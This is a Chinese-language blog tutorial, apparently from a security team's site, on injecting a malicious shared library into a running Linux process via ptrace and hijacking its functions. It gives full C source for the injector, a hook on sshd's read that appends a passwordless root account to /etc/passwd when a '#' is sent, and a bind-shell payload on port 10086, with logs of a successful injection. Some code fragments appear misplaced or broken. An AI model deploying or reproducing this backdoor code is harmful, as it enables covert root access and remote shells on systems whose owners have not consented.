

Linux 共享库注入后门

2012-10-24 21:51:33 By admin

LINUX共享库

类似Windows系统中的动态链接库，Linux中也有相应的共享库用以支持代码的复用。Windows中为*.dll，而Linux中为*.so。下面详细介绍如何创建、使用Linux的共享库。

一个例子：

```
#include<stdio.h>

int sayhello( void )
{
    printf("hello form sayhello function!/\n");
    return 0;
}

void saysomething(char * str)
{
    printf("%s/\n",str);
}
```

用下面的命令可以生成共享库

```
# gcc -fpic -shared sayhello.c -o libsay.so
```

解释 :f 后面跟一些编译选项，PIC 是 其中一种，表示生成位置无关代码（Position Independent Code）

实现方法

步骤1 -- 关联进程

简单的调用ptrace(PTRACE_ATTACH,...)即可以关联到目标进程，但此后我们还需调用waitpid()函数等待目标进程暂停，以便我们进行后续操作。详见中给出的ptrace_attach()函数。

步骤2 -- 发现_dl_open

通过遍历动态连接器使用的link_map结构及其指向的相关链表，我们可以完成_dl_open的符号解析工作，关于通过link_map解析符号在phrack59包的p59_08（见参考文献）中有详细的描述。

步骤3 -- 装载.so

由于在2中我们已经找到_dl_open的地址，所以我们只需将此函数使用的参数添入相应的寄存器，并将进程的eip指向_dl_open即可，在此过程中还需做一些其它操作，具体内容见中的call_dl_open和ptrace_call函数。

步骤4 -- 函数重定向

我们需要做的仅仅是找到相关的函数地址，用新函数替换旧函数，并将旧函数的地址保存。其中涉及到了PLT和RELOCATION,关于它们的详细内容你应该看ELF规范中的介绍，在中的函数中有PLT和RELOCATION的相关操作，而且在最后的例子中，我们将实现函数重定向。关于函数重定向，相关资料很多，这里不再多介绍。

步骤5 -- 脱离进程

简单的调用ptrace(PTRACE_DETACH,...)可以脱离目标进程。

目标进程调试函数

在linux中，如果我们要调试一个进程，可以使用ptrace

API函数，为了使用起来更方便，我们需要对它进行一些功能上的封装。

在p59_08中作者给出了一些对ptrace进行封装的函数，但是那太少了，在下面我给出了更多的函数，这足够我们使用了。要注意在这些函数中我并未进行太多的错误检测，但做为一个例子使用，它已经能很好的工作了，在最后的例子中你将能看到这一点

```
/* 关联到进程 */
void ptrace_attach(int pid)
{
    if(ptrace(PTRACE_ATTACH, pid, NULL, NULL) < 0) {
        perror("ptrace_attach");
        exit(-1);
    }

    waitpid(pid, NULL, WUNTRACED);

    ptrace_readreg(pid, &oldregs);
}

/* 进程继续 */
void ptrace_cont(int pid)
{
    int stat;

    if(ptrace(PTRACE_CONT, pid, NULL, NULL) < 0) {
        perror("ptrace_cont");
        exit(-1);
    }

    while(!WIFSTOPPED(stat))
        waitpid(pid, &stat, WNOHANG);
}
```

```
/* 脱离进程 */
void ptrace_detach(int pid)
{
    ptrace_writereg(pid, &oldregs);

    if(ptrace(PTRACE_DETACH, pid, NULL, NULL) < 0) {
        perror("ptrace_detach");
        exit(-1);
    }
}

/* 写指定进程地址 */
void ptrace_write(int pid, unsigned long addr, void *vptr, int len)
{
    int count;
    long word;

    count = 0;

    while(count < len) {
        memcpy(&word, vptr + count, sizeof(word));
        word = ptrace(PTRACE_POKETEXT, pid, addr + count, word);
        count += 4;

        if(errno != 0)
            printf("ptrace_write failed\t %ld\n", addr + count);
    }
}

/* 读指定进程 */
void ptrace_read(int pid, unsigned long addr, void *vptr, int len)
{
    int i, count;
    long word;
    unsigned long *ptr = (unsigned long *)vptr;

    i = count = 0;

    while (count < len) {
        word = ptrace(PTRACE_PEEKTEXT, pid, addr + count, NULL);
        count += 4;
        ptr[i++] = word;
    }
}

/*
在进程指定地址读一个字符串
*/
char * ptrace_readstr(int pid, unsigned long addr)
```

```
{
    char *str = (char *) malloc(64);
    int i,count;
    long word;
    char *pa;

    i = count = 0;
    pa = (char *)&word;

    while(i &lt;= 60) {
        word = ptrace(PTRACE_PEEKTEXT, pid, addr + count, NULL);
        count += 4;

        if (pa[0] == '\0') {
            str[i] = '\0';
            break;
        }
        else
            str[i++] = pa[0];

        if (pa[1] == '\0') {
            str[i] = '\0';
            break;
        }
        else
            str[i++] = pa[1];

        if (pa[2] == '\0') {
            str[i] = '\0';
            break;
        }
        else
            str[i++] = pa[2];

        if (pa[3] == '\0') {
            str[i] = '\0';
            break;
        }
        else
            str[i++] = pa[3];
    }

    return str;
}

/* 读进程寄存器 */
void ptrace_readreg(int pid, struct user_regs_struct *regs)
{
    if(ptrace(PTRACE_GETREGS, pid, NULL, regs))
        printf("*** ptrace_readreg error ***\n");
}
```

```
}

/* 写进程寄存器 */
void ptrace_writereg(int pid, struct user_regs_struct *regs)
{
    if(ptrace(PTRACE_SETREGS, pid, NULL, regs))
        printf("*** ptrace_writereg error ***\n");
}

/*
将指定数据压入进程堆栈并返回堆栈指针
*/
void * ptrace_push(int pid, void *paddr, int size)
{
    unsigned long esp;
    struct user_regs_struct regs;

    ptrace_readreg(pid, &regs);
    esp = regs.esp;
    esp -= size;
    esp = esp - esp % 4;
    regs.esp = esp;

    ptrace_writereg(pid, &regs);

    ptrace_write(pid, esp, paddr, size);

    return (void *)esp;
}

/*
在进程内调用指定地址的函数
*/
void ptrace_call(int pid, unsigned long addr)
{
    void *pc;
    struct user_regs_struct regs;
    int stat;
    void *pra;

    pc = (void *) 0x41414140;
    pra = ptrace_push(pid, &pc, sizeof(pc));

    ptrace_readreg(pid, &regs);
    regs.eip = addr;
    ptrace_writereg(pid, &regs);

    ptrace_cont(pid);
}
```

```
while(!WIFSIGNALED(stat))
    waitpid(pid, &stat, WNOHANG);
}
```

上面给出的函数很简单，我想不需要更多的说明。但是，还有两个地方我想简单说一下，第一个是在关联进程的函数和脱离进程的函数中对寄存器的操作是必须的，在注射共享库的操作最后，我们需要恢复目标进程的寄存器内容，以使目标进程正常的恢复到运行状态。第二个是在ptrace_call中的此处：

```
pc = (void *) 0x41414140;
pra = ptrace_push(pid, &pc, sizeof(pc));
```

在这里，我们将无效页面地址0x41414140压入目标进程堆栈，这样当程序执行完我们指定的函数后，程序会产生错误中断，所以我们就又获得了对进程的控制权，可以继续下面的操作。

#http://fuzzexp.org/linux_injectso_backdoor.html

符号解析函数

因为我们需要对进程中的函数调用进行重定向，所以需要对一些函数符号进行解析。下面给出了一些解析符号的函数，你可能会发现有些变量没有定义，这是因为它们是全局变量，变量的类型应该很容易确定，如果你需要使用这些函数，只要简单声明全局变量即可。这些函数同样没有太多的错误检测，但是作为例子，它们已足够良好的运行了。其中ELF相关的内容你也许不是很清楚，我想认真阅读ELF规范对你很有帮助，结合ELF与下面的实例你应该能很快的理解符号解析#

http://fuzzexp.org/linux_injectso_backdoor.html

```
/*
取得指向link_map链表首项的指针
*/
#define IMAGE_ADDR 0x08048000
struct link_map * get_linkmap(int pid)
{
    Elf32_Ehdr *ehdr = (Elf32_Ehdr *) malloc(sizeof(Elf32_Ehdr));
    Elf32_Phdr *phdr = (Elf32_Phdr *) malloc(sizeof(Elf32_Phdr));
    Elf32_Dyn *dyn = (Elf32_Dyn *) malloc(sizeof(Elf32_Dyn));
    Elf32_Word got;
    struct link_map *map = (struct link_map *)
        malloc(sizeof(struct link_map));
    int i = 0;

    ptrace_read(pid, IMAGE_ADDR, ehdr, sizeof(Elf32_Ehdr));
    phdr_addr = IMAGE_ADDR + ehdr->e_phoff;
    printf("phdr_addr\t %p\n", phdr_addr);

    ptrace_read(pid, phdr_addr, phdr, sizeof(Elf32_Phdr));
    while(phdr->p_type != PT_DYNAMIC)
        ptrace_read(pid, phdr_addr += sizeof(Elf32_Phdr), phdr,
            sizeof(Elf32_Phdr));
    dyn_addr = phdr->p_vaddr;
```

```
printf("dyn_addr\t %p\n", dyn_addr);

ptrace_read(pid, dyn_addr, dyn, sizeof(Elf32_Dyn));
while(dyn->d_tag != DT_PLTGOT) {
    ptrace_read(pid, dyn_addr + i * sizeof(Elf32_Dyn), dyn, sizeof(Elf32_Dyn));
    i++;
}

got = (Elf32_Word)dyn->d_un.d_ptr;
got += 4;
printf("GOT\t\t %p\n", got);

ptrace_read(pid, got, &map_addr, 4);
printf("map_addr\t %p\n", map_addr);
ptrace_read(pid, map_addr, map, sizeof(struct link_map));

free(ehdr);
free(phdr);
free(dyn);

return map;
}

/*
取得给定link_map指向的SYMTAB、STRTAB、HASH、JMPREL、PLTRELSZ、RELAENT、RELENT信息
这些地址信息将被保存到全局变量中，以方便使用
*/
void get_sym_info(int pid, struct link_map *lm)
{
    Elf32_Dyn *dyn = (Elf32_Dyn *) malloc(sizeof(Elf32_Dyn));
    unsigned long dyn_addr;

    dyn_addr = (unsigned long)lm->l_ld;

    ptrace_read(pid, dyn_addr, dyn, sizeof(Elf32_Dyn));
    while(dyn->d_tag != DT_NULL){
        switch(dyn->d_tag)
        {
            case DT_SYMTAB:
                symtab = dyn->d_un.d_ptr;
                //puts("DT_SYMTAB");
                break;
            case DT_STRTAB:
                strtab = dyn->d_un.d_ptr;
                //puts("DT_STRTAB");
                break;
            case DT_HASH:
                ptrace_read(pid, dyn->d_un.d_ptr + lm->l_addr + 4,
                            &nchains, sizeof(nchains));
                //puts("DT_HASH");
        }
    }
}
```

```
        break;
    case DT_JMPREL:
        jmprel = dyn-&gt;d_un.d_ptr;
        //puts("DT_JMPREL");
        break;
    case DT_PLTRELSZ:
        //puts("DT_PLTRELSZ");
        totalrelsize = dyn-&gt;d_un.d_val;
        break;
    case DT_RELAENT:
        relsize = dyn-&gt;d_un.d_val;
        //puts("DT_RELAENT");
        break;
    case DT_RELENT:
        relsize = dyn-&gt;d_un.d_val;
        //puts("DT_RELENT");
        break;
    }

    ptrace_read(pid, dyn_addr += sizeof(Elf32_Dyn), dyn, sizeof(Elf32_Dyn));
}

nrels = totalrelsize / relsize;

free(dyn);
}

/*
解析指定符号
*/
unsigned long find_symbol(int pid, struct link_map *map, char *sym_name)
{
    struct link_map *lm = (struct link_map *) malloc(sizeof(struct link_map));
    unsigned long sym_addr;
    char *str;

    sym_addr = find_symbol_in_linkmap(pid, map, sym_name);
    if (sym_addr)
        return sym_addr;

    if (!map-&gt;l_next) return 0;

    ptrace_read(pid, (unsigned long)map-&gt;l_next, lm, sizeof(struct link_map));
    sym_addr = find_symbol_in_linkmap(pid, lm, sym_name);
    while(!sym_addr && lm-&gt;l_next) {
        ptrace_read(pid, (unsigned long)lm-&gt;l_next, lm, sizeof(struct link_map));

        str = ptrace_readstr(pid, (unsigned long)lm-&gt;l_name);
        if(str[0] == '\0')
            continue;
    }
}
```



```
    printf("[%s]\n", str);
    free(str);

    if ((sym_addr = find_symbol_in_linkmap(pid, lm, sym_name)))
        break;
}

return sym_addr;
}

/*
在指定的link_map指向的符号表查找符号，它仅仅是被上面的find_symbol使用
*/
unsigned long find_symbol_in_linkmap(int pid, struct link_map *lm, char *sym_name)
{
    Elf32_Sym *sym = (Elf32_Sym *) malloc(sizeof(Elf32_Sym));
    int i;
    char *str;
    unsigned long ret;

    get_sym_info(pid, lm);

    for(i = 0; i < nchains; i++) {
        ptrace_read(pid, symtab + i * sizeof(Elf32_Sym), sym, sizeof(Elf32_Sym));

        if (!sym->st_name || !sym->st_size || !sym->st_value)
            continue;

/* 因为我还要通过此函数解析非函数类型的符号，因此将此处封上了
if (ELF32_ST_TYPE(sym->st_info) != STT_FUNC)
    continue;
*/

        str = (char *) ptrace_readstr(pid, strtabs + sym->st_name);
        if (strcmp(str, sym_name) == 0) {
            free(str);
            str = ptrace_readstr(pid, (unsigned long)lm->l_name);
            printf("lib name [%s]\n", str);
            free(str);
            break;
        }
        free(str);
    }

    if (i == nchains)
        ret = 0;
    else
        ret = lm->l_addr + sym->st_value;

    free(sym);
}
```

```
    return ret;
}

/* 查找符号的重定位地址 */
unsigned long find_sym_in_rel(int pid, char *sym_name)
{
    Elf32_Rel *rel = (Elf32_Rel *) malloc(sizeof(Elf32_Rel));
    Elf32_Sym *sym = (Elf32_Sym *) malloc(sizeof(Elf32_Sym));
    int i;
    char *str;
    unsigned long ret;

    get_dyn_info(pid);
    for(i = 0; i<nrels ;i++) {
        ptrace_read(pid, (unsigned long)(jmprel + i * sizeof(Elf32_Rel)),
                    rel, sizeof(Elf32_Rel));
        if(ELF32_R_SYM(rel->r_info)) {
            ptrace_read(pid, symtab + ELF32_R_SYM(rel->r_info) *
                        sizeof(Elf32_Sym), sym, sizeof(Elf32_Sym));
            str = ptrace_readstr(pid, strtab + sym->st_name);
            if (strcmp(str, sym_name) == 0) {
                free(str);
                break;
            }
            free(str);
        }
    }

    if (i == nrels)
        ret = 0;
    else
        ret = rel->r_offset;

    free(rel);

    return ret;
}

/*
在进程自身的映象中（即不包括动态共享库，无须遍历link_map链表）获得各种动态信息
*/
void get_dyn_info(int pid)
{
    Elf32_Dyn *dyn = (Elf32_Dyn *) malloc(sizeof(Elf32_Dyn));
    int i = 0;

    ptrace_read(pid, dyn_addr + i * sizeof(Elf32_Dyn), dyn, sizeof(Elf32_Dyn));
    i++;
    while(dyn->d_tag){
        switch(dyn->d_tag)
```

```
{
case DT_SYMTAB:
    puts("DT_SYMTAB");
    symtab = dyn-&gt;d_un.d_ptr;
    break;
case DT_STRTAB:
    strtab = dyn-&gt;d_un.d_ptr;
    //puts("DT_STRTAB");
    break;
case DT_JMPREL:
    jmprel = dyn-&gt;d_un.d_ptr;
    //puts("DT_JMPREL");
    printf("jmprel\t %p\n", jmprel);
    break;
case DT_PLTRELSZ:
    totalrelsize = dyn-&gt;d_un.d_val;
    //puts("DT_PLTRELSZ");
    break;
case DT_RELAENT:
    relsize = dyn-&gt;d_un.d_val;
    //puts("DT_RELAENT");
    break;
case DT_RELENT:
    relsize = dyn-&gt;d_un.d_val;
    //puts("DT_RELENT");
    break;
}

ptrace_read(pid, dyn_addr + i * sizeof(Elf32_Dyn), dyn, sizeof(Elf32_Dyn));
i++;
}

nrels = totalrelsize / relsize;

free(dyn);
}
```

一个简单的后门程序

有了上面介绍的函数，现在我们可以很容易的编写出injectso程序，下面让我们来写一个简单后门程序。首先，我们回想一下前面介绍的injectso工作步骤，看看我们是否已经有足够的辅助函数来完成它。第1步，我们可以调用上面给出的ptrace_attach()完成。第2步，可以通过find_symbol()找到_dl_open的地址。第3步我们可以调用ptrace_call()来调用_dl_open，但是要注意_dl_open定义为'internal_function'，这说明它的传递方式是通过寄存器而不是堆栈，这样看来在调用_dl_open之前还需做一些琐碎的操作，那么我们还是把它封装起来更好。第4步，函数重定向，我们可以通过符号解析函数和RELOCATION地址获取函数找到新老函数地址，地址都已经找到，那替换它们只是一个简单的操作了。第5步，仅仅调用ptrace_detach就可以了。OK，看来所有的步骤我们都可以很轻松的完成了，只有3还需要个小小的封装函数，现在就来完成它：


```
void call_dl_open(int pid, unsigned long addr, char *libname)
{
    void *pRLibName;
    struct user_regs_struct regs;

    /*
     * 先找个空间存放要装载的共享库名，我们可以简单的把它放入堆栈
     */
    pRLibName = ptrace_push(pid, libname, strlen(libname) + 1);

    /* 设置参数到寄存器 */
    ptrace_readreg(pid, &regs);
    regs.eax = (unsigned long) pRLibName;
    regs.ecx = 0x0;
    regs.edx = RTLD_LAZY;
    ptrace_writereg(pid, &regs);

    /* 调用_dl_open */
    ptrace_call(pid, addr);
    puts("call _dl_open ok");
}
```

到这里所有的基础问题都已经解决（只是相对而言，在有些情况下可能需要解决系统调用或临界区等问题，本文没有涉及，但是我们的程序依然可以很好的执行），现在需要考虑的我们做一个什么样的后门程序。为了简单，我打算作一个注射SSH服务的后门程序。我们只需要重定向read调用到我们自己的new read，并在newread中加入对读取到的内容进行判断的语句，如果发现读到的第一个字节是#号，我们将向/etc/passwd追加新行"a::0:0:root:/root:/bin/sh\n"，这样我们就有了一个具有ROOT权限的用户injso,并且不需要登陆密码。根据这个思路来建立我们的.so #http://fuzzexp.org/linux_injectso_backdoor.html



```
root@Dis9Team: ~
File Edit View Search Terminal Help
#include <sys/types.h>
#include <stdio.h>

ssize_t (*oldread)(int fd, void *buf, size_t count);

ssize_t newread(int fd, void *buf, size_t count)
{
    ssize_t ret;
    FILE *fp;
    char ch = '#';

    ret = oldread(fd, buf, count);

    if (memcmp(buf, (void *)&ch, 1) == 0) {
        fp = fopen("/etc/passwd", "a");
        fputs("a::0:0:root:/root:/bin/sh\n", fp);
        fclose(fp);
    }

    return ret;
}
```

```
root@Dis9Team:~# gcc -shared -o so.so -fPIC so.c -nostdlib
```

好了，我们已经有了.so，下面就只剩下main()了，让我们来看看：

```
root@Dis9Team:~# cat injso.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include "p_elf.h"
#include "p_dbg.h"

int main(int argc, char *argv[])
{
    int pid;
    struct link_map *map;
    char sym_name[256];
    unsigned long sym_addr;
    unsigned long new_addr,old_addr,rel_addr;

    /* 从命令行取得目标进程PID
    pid = atoi(argv[1]);

    /* 关联到目标进程 */
```

```
ptrace_attach(pid);

/* 得到指向link_map链表的指针 */
map = get_linkmap(pid);          /* get_linkmap */

/* 发现_dl_open , 并调用它 */
sym_addr = find_symbol(pid, map, "_dl_open");    /* call _dl_open */
printf("found _dl_open at addr %p\n", sym_addr);
call_dl_open(pid, sym_addr, "/home/grip2/me/so.so"); /* 注意装载的库地址 */

/* 找到我们的新函数newread的地址 */
strcpy(sym_name, "newread");      /* intercept */
sym_addr = find_symbol(pid, map, sym_name);
printf("%s addr\t %p\n", sym_name, sym_addr);

/* 找到read的RELOCATION地址 */
strcpy(sym_name, "read");
rel_addr = find_sym_in_rel(pid, sym_name);
printf("%s rel addr\t %p\n", sym_name, rel_addr);

/* 找到用于保存read地址的指针 */
strcpy(sym_name, "oldread");
old_addr = find_symbol(pid, map, sym_name);
printf("%s addr\t %p\n", sym_name, old_addr);

/* 函数重定向 */
puts("intercept...");             /* intercept */
ptrace_read(pid, rel_addr, &new_addr, sizeof(new_addr));
ptrace_write(pid, old_addr, &new_addr, sizeof(new_addr));
ptrace_write(pid, rel_addr, &sym_addr, sizeof(sym_addr));
puts("injectso ok");

/* 脱离进程 */
ptrace_detach(pid);

exit(0);
}
```

root@Dis9Team:~#

现在所有的工作都已经做好，你需要的是把上面介绍的函数都写到自己的.c程序文件中，这样就可以编译了,我们来编译它

测试注入

```
# gcc -o injso injso.c p_dbg.c p_elf.c -Wall
```

ok,启动ssh服务，并开始注射

```
# /usr/sbin/sshd
# ps -aux|grep sshd
root    763  0.0  0.4 2676 1268 ?    S   21:46   0:00 /usr/sbin/sshd
root    1567 0.0  0.2 2004  688 pts/0  S   21:57   0:00 grep sshd
[root@grip2 injectso]# ./injso 763
phdr_addr 0x8048034
dyn_addr  0x8084c2c
GOT       0x80847d8
map_addr  0x40016998
[/lib/libdl.so.2]
[/usr/lib/libz.so.1]
[/lib/libnsl.so.1]
[/lib/libutil.so.1]
[/lib/libcrypto.so.2]
[/lib/i686/libc.so.6]
lib name [/lib/i686/libc.so.6]
found _dl_open at addr 0x402352e0
call _dl_open ok
[/lib/libdl.so.2]
[/usr/lib/libz.so.1]
[/lib/libnsl.so.1]
[/lib/libutil.so.1]
[/lib/libcrypto.so.2]
[/lib/i686/libc.so.6]
[/lib/ld-linux.so.2]
[/home/grip2/me/so.so]
lib name [/home/grip2/me/so.so]
newread addr 0x40017574
DT_SYMTAB
jmprel 0x804ac9c
read rel addr 0x8084bc0
[/lib/libdl.so.2]
[/usr/lib/libz.so.1]
[/lib/libnsl.so.1]
[/lib/libutil.so.1]
[/lib/libcrypto.so.2]
[/lib/i686/libc.so.6]
[/lib/ld-linux.so.2]
[/home/grip2/me/so.so]
lib name [/home/grip2/me/so.so]
oldread addr 0x40018764
intercept...
new_addr 0x401fc530
injectso ok
```

注射成功，测试一下，看看效果，可以在任何机器上telnet被注射机的22端口，并传送一个#号

```
$ telnet 127.0.0.1 22
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-1.99-OpenSSH_2.9p2
#
```

OK，得到了ROOT，测试成功。

Demo SHELL

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <signal.h>
#include <pth.h>

#define PORT 10086
#define TIMESPEC 50

static void *handler(void *_arg)
{
    int fd = (int)_arg;
    char *name[2];
    if ( fork() == 0 )
    {
        dup2( fd, 0 );
        dup2( fd, 1 );
        dup2( fd, 2 );
        close( fd );
        name[0] = "/bin/sh";
        name[1] = 0;
        execve( name[0], name, 0 );
        exit( 0 );
    }

    wait();

    close(fd);
    return NULL;
}

/* new thread to get peer connect */
static void *ticker(void *_arg)
{
    int sa,sw,peer_len;
    struct sockaddr_in sar,peer_addr;
```



```
sa = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
sar.sin_family = AF_INET;
sar.sin_addr.s_addr = INADDR_ANY;
sar.sin_port = htons(PORT);
bind(sa, (struct sockaddr *)&sar, sizeof(struct sockaddr_in));
listen(sa, 10);
for (;;)
{
    peer_len = sizeof(peer_addr);
    sw = pth_accept(sa, (struct sockaddr *)&peer_addr, &peer_len);
    pth_spawn(PTH_ATTR_DEFAULT, handler, (void *)sw);
    pth_yield(NULL);
}
}
```

```
void timeout(int sig)
{
    pth_yield(NULL); //yield the cpu to other thread
}
```

```
ssize_t (*oldread)(int fd, void *buf, size_t count);
```

```
int flag = 0;
```

```
ssize_t newread(int fd, void *buf, size_t count)
{
    ssize_t ret;
    FILE *fp;
    char ch = '#';
    pth_attr_t attr;
    struct itimerval value;
```

```
    ret = oldread(fd, buf, count);
    if (flag)
    {
        // pth_yield(NULL);
        return ret;
    }
```

```
    flag = 1;
```

```
    pth_init();
    signal(SIGPIPE, SIG_IGN);
    signal(SIGALRM, timeout);
    attr = pth_attr_new();
    pth_attr_set(attr, PTH_ATTR_NAME, "ticker");
    pth_attr_set(attr, PTH_ATTR_STACK_SIZE, 64*1024);
    pth_attr_set(attr, PTH_ATTR_JOINABLE, FALSE);
    pth_spawn(attr, ticker, NULL);
```

```
value.it_interval.tv_sec = 0;
value.it_interval.tv_usec = TIMESPEC;
value.it_value.tv_sec = 0;
value.it_value.tv_usec = TIMESPEC;
setitimer(ITIMER_REAL,&value,NULL);
```

```
printf("setitimer here\n");
```

```
return ret;
}
```

用法：

```
#gcc -o so.so -shared -fpic -lpth so3.c
#./inject [victim pid]
#nc localhost 10086
```

参考

[injectso.txt](#)

<http://www.xfocus.net/articles/200208/438.html>

<http://packetstormsecurity.org/files/26457/injectso-0.2.tar.gz.html>

版权声明：

本站遵循 [署名-非商业性使用-相同方式共享 2.5](#) 共享协议。

转载请注明转自[Dis9 Team](#)并标明URL。

本文链接 <http://fuzzexp.org/?p=5620>